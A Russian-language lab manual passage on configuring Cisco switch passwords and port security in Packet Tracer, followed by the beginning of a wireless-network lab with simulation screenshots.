Пример настройки базовых параметров безопасности коммутатора Cisco:

```
Switch(config)#enable secret Ci$C0
Switch(config)#line console 0
Switch(config-line)#password Ci$C0
Switch(config-line)#login
```

2.2 Установка шифрования для паролей:

```
Switch(config)#service password-encryption
```

2.3 Установка текста приветствия:

```
Switch(config)#banner motd &Authorized Access Only&
```

Задача 2: Конфигурирование port security на коммутаторах.

Шаг 1. Включение функции port security на S3 и выбор максимального количества безопасных MAC-адресов.

Для начала необходимо перевести порт в режим access:

Switch(config-if)#switchport mode access

Для включения функции port security на S3 войдите в режим конфигурирования интерфейса F0/21 и используйте команду:

Switch(config-if)#switchport port-security

После указываем, сколько на данном интерфейсе можно запомнить MAC-адресов:

Switch(config-if)#switchport port-security maximum 1

Таким образом, теперь, когда у нас к данному порту подключится другой компьютер с неизвестным MAC-адресом, в доступе ему будет отказано, и порт отключится.

Повторите шаг 1 на портах F0/22 и F0/23 коммутатора S3, к которым подключены компьютеры Host-Student2 и Host-Trainer1. После проверьте настройки с помощью команды ***show run*** в привилегированном режиме. У портов F0/21, F0/22 и F0/23 должно быть указано, что они находятся в режиме access и включён port-security. Команда ***switchport port-security maximum #*** отсутствует. Это связано с тем, что максимальное количество безопасных MAC-адресов по умолчанию принято равным 1. Команда ***switchport port-security maximum #*** появится лишь в случае, если данная величина будет задана со значением выше 1.

Повторите шаг 1 для портов F0/21, F0/22 и F0/23 коммутатора S4.

Шаг 2. Конфигурирование режима динамического изучения (dynamic learning) для port security и проверка результатов.

На портах F0/21, F0/22 и F0/23 коммутаторов S3 и S4 введите команду:

Switch(config-if)#switchport port-security mac-address sticky

Для того, чтобы коммутатор запомнил MAC-адреса подключённых к нему компьютеров, необходимо пройти пингами между всеми VLAN. Посмотреть таблицу MAC-адресов можно командой:

Switch#sh mac-address-table

Проверьте, что у подключённых компьютеров тот же MAC-адрес, что и указан в таблице коммутатора. Посмотрите полные настройки коммутатора командой и посмотрите, что на порту с настроенным на нём port-security появился запомненный MAC-адрес.

На S3 и S4 введите команду show port-security interface fa0/21.

SW3#sh port-security int fa0/21

Port Security : Enabled
Port Status : Secure-up
Violation Mode : Shutdown
Aging Time : 0 mins
Aging Type : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses : 1
Total MAC Addresses : 1
Configured MAC Addresses : 0
Sticky MAC Addresses : 1
Last Source Address:Vlan : 0005.5E23.D610:10
Security Violation Count : 0

Вывод: Port Security разрешен (Enable), Port Status в состоянии Secure-up, счетчик Security Violation Count равен 0.

Шаг 3. Наблюдение состоянием конфигурации во время предпринимаемых попыток нарушения безопасности.

Удалите соединение между Host-Student1 и S3. Добавьте рабочую станцию и назовите её TestPC. Соедините её с коммутатором S3 через порт Fa0/21.

Из режима командной строки TestPC дайте команду ping 10.1.10.2 – соседний Host-Student2. Пинги не должны пройти. Более того, порт отключился, о чём свидетельствует красный индикатор.

На S3 введите команду show port-security interface fa0/21.

SW3#sh port-security int fa0/21
Port Security : Enabled
Port Status : Secure-shutdown
Violation Mode : Shutdown
Aging Time : 0 mins
Aging Type : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses : 1
Total MAC Addresses : 1
Configured MAC Addresses : 0
Sticky MAC Addresses : 1
Last Source Address:Vlan : 0003.E4DD.1395:10
Security Violation Count : 1

Вывод: Port Security разрешен, Port Status в состоянии Secure-shutdown, счетчик Security Violation Count равен 1.

Удалите соединение между TestPC и S3. Установите новое соединение между Host-Student1 и S3, используя порт Fa0/21. Поскольку порт Fa0/21 коммутатора S3 был переведен в состояние shutdown из-за нарушения безопасности, для него примените команду ***shutdown***, а затем ***no shutdown.***

Из режима командной строки Host-Student1 дайте команду ping 10.1.10.2. Пинги должны быть успешными, хоть и не сразу. На S3 примените команду show port-security interface Fa0/21. Состояние порта должно вернуться к нормальному положению.

Контрольные вопросы

1. Что такое MAC-адрес? Как посмотреть таблицу MAC-адресов? Как сделать так, чтобы в ней появились MAC-адреса подключённых устройств?
2. Что такое Port Security? Для чего используется?
3. Перечислите три режима работы Port Security. В чём их отличие друг от друга?
4. Какие типы безопасных MAC-адресов. В чём их отличие друг от друга?
5. Какие ситуации считаются для Port Security нарушением безопасности?
6. Три режима реагирования на нарушения безопасности Port Security.
7. Пошаговая настройка Port Security.
8. Сколько и какие пароли используются для защиты в оборудовании Cisco?

Образец заданий для выполнения лабораторных работ и примерный перечень вопросов для их защиты

«Лабораторная работа № 6. Построение беспроводных информационных систем»

1. Построение беспроводных информационных систем

Цель работы: Знакомство с организацией беспроводных сетей в среде Packet Tracer.

Задание:

1. Спроектировать простейшие беспроводные сети;

2. Ознакомиться с базовыми навыками настройки беспроводных устройств.

1.1 Изучение связи точка-точка

1. Запустить программу Packet Tracer.
2. Используя Device-Type Selection Box (слева внизу) поместить в рабочую область две рабочие станции Laptop0 и PC1, а так-же Access point2 (рис. 1.3).

Рисунок 1.1 Элементы Device-Type Selection Box Work stations

Рисунок 1.2 Элементы Device-Type Selection Box Wireless




Рисунок 1.3 – Пример беспроводной телекоммуникационной сети

3. Заменить адаптеры проводной связи. Адаптерами беспроводной связи. Для чего:
   - Открыть интерфейс нужного устройства, например PC1 (рисунок 1.4)





Рисунок 1.4 Интерфейс физической настройки станции


- Выбрать адаптер Linksys-WPC300N
- Перетащить имеющийся адаптер кабельной линии на адаптер беспроводной связи
- Установить адаптер беспроводной связи на освободившееся место

4. Щелчком на изображении PC0 открыть окно его свойств.
5. Во вкладке Config задать IP адрес (например 192.168.1.1) и маску подсети (255.255.255.0 устанавливается автоматически при введении IP адреса).
6. Таким же образом задать свойства второй рабочей станции.
7. Запустить ping-процесс:
   - открыть свойства PC0 (или PC1);
   - перейти на вкладку Desktop;
   - выбрать режим Command Prompt;
   - ввести в командной строке ping <адрес второго компьютера> или ping –t <адрес второго компьютера>;
   - посмотреть результат;





- в случае отсутствия соединения исправить сетевые настройки.

8. Закрыть окно Command Prompt и окно PCX.
9. Проверить соединение другим способом:
    - в режиме Realtime (по умолчанию) нажать на панели инструментов кнопку Toggle PDU List Window;
    - на панели Common Tools Bar выбрать Add Simple PDU;
    - указать источник и приемник сообщения (щелчком на соответствующих рабочих станциях);
    - посмотреть результат;
    - выполнить передачу в обратном направлении.

- 

10. Запустить симуляцию передачи пакетов в режиме Simulation (переключатель внизу справа):
    - с помощью кнопки Edit Filters задать передачу только ARP и ICMP пакетов;
    - нажать кнопку Auto Capture / Play;
    - посмотреть результат;
    - посмотреть свойства пакетов, щелкнув на цветном прямоугольнике в колонке Info панели Event List.


Cisco Packet Tracer - E:\Наседкин П.Н\Обучение\2021\!!!!_Переподготовка КСЗИ\5_Модуль 2\Сети и системы передачи ин
File Edit Options View Tools Extensions Window Help
Logical Physical x: 260, y: 1039
Laptop-PT Laptop0
PC-PT PC0
Laptop-PT Laptop4
Access Point-PT Access Point0(1)
Laptop-PT Laptop4(1)
PC-PT PC1(1)
Simulation Panel
Event List
Vis. Time(sec) Last Device At Devi
0.000 -- PC1(1)
0.000 -- PC1(1)
0.001 Laptop4(1) Access
0.002 -- Access
0.003 Access Point... Laptop
0.003 Access Point... PC1(1)
0.004 -- Laptop
0.005 Laptop4(1) Access
0.006 -- PC1(1)
0.007 PC1(1) Access
0.008 -- Access
0.009 Access Point... Laptop
0.009 Access Point... PC1(1)
0.010 -- Access
0.011 Access Point... Laptop
0.011 Access Point... PC1(1)
0.013 -- Laptop
0.014 Laptop4(1) Access
0.015 -- Laptop
0.016 Laptop4(1) Access
0.017 -- Access
0.018 Access Point... Laptop
0.018 Access Point... PC1(1)
0.020 -- PC1(1)
0.021 PC1(1) Access
Reset Simulation Constant Delay
Play Controls
Event List Filters - Visible Events
23.11.2021 ACL Filter, ARP, ICMP, New ACL Fi
Edit Filters
Time: 00:16:34.392 PLAY CONTROLS:
PC Laptop Server Wireless Server Network Controller Printer IP Phone VoIP Device Phone TV Tablet
PDU Information at Device: Laptop4(1)
OSI Model Outbound PDU Details
PDU Formats
802.11 Wireless
0 16 Bits
FRAME CONTROL
DURATION/ID
ADDRESS 1:0001.6357.8849
ADDRESS 2:0030.F208.970D
ADDRESS 3:000C.857E.D4B4
SEQUENCE CONTROL
ADDRESS 4:
DATA (VARIABLE LENGTH)
FCS
IP
0 4 8 16 20 24 Bits
VER:4
IHL:5
DSCP:0x00
TL:28
ID:0x003f
FLAGS:
FRAG OFFSET:0x000
TTL:255
PRO:0x01
CHKSUM
SRC IP:192.168.1.1
DST IP:192.168.1.2
DATA (VARIABLE LENGTH)
ICMP
0 8 16 Bits
TYPE:0x08
CODE:0x00
CHECKSUM
ID:0x0007
SEQ NUMBER:6
Variable Size PDU
0 8 16 Bytes
DATA (VARIABLE LENGTH)


PDU Information at Device: Laptop4(1)
OSI Model Outbound PDU Details
At Device: Laptop4(1)
Source: Laptop4(1)
Destination: PC1(1)
In Layers
Out Layers
Layer 1: Port(s): Wireless0
1. The device takes out this frame from the buffer and sends it.
2. Wireless0 sends out the frame.
Challenge Me
<< Previous Layer
Next Layer >>

1.2 Изучение работы небольшой беспроводной сети.

1. Собрать сеть, изображенную на рисунке 1.5.

Для этого:

- настроить IP-адреса:

PC0 ((Laptop4-0) 192.168.1.1 PC3 192.168.2.1

PC1 192.168.1.2 PC4 192.168.2.2

PC2 192.168.1.3 PC5 ((Laptop0-5) 192.168.2.3

маски подсети 255.255.255.0


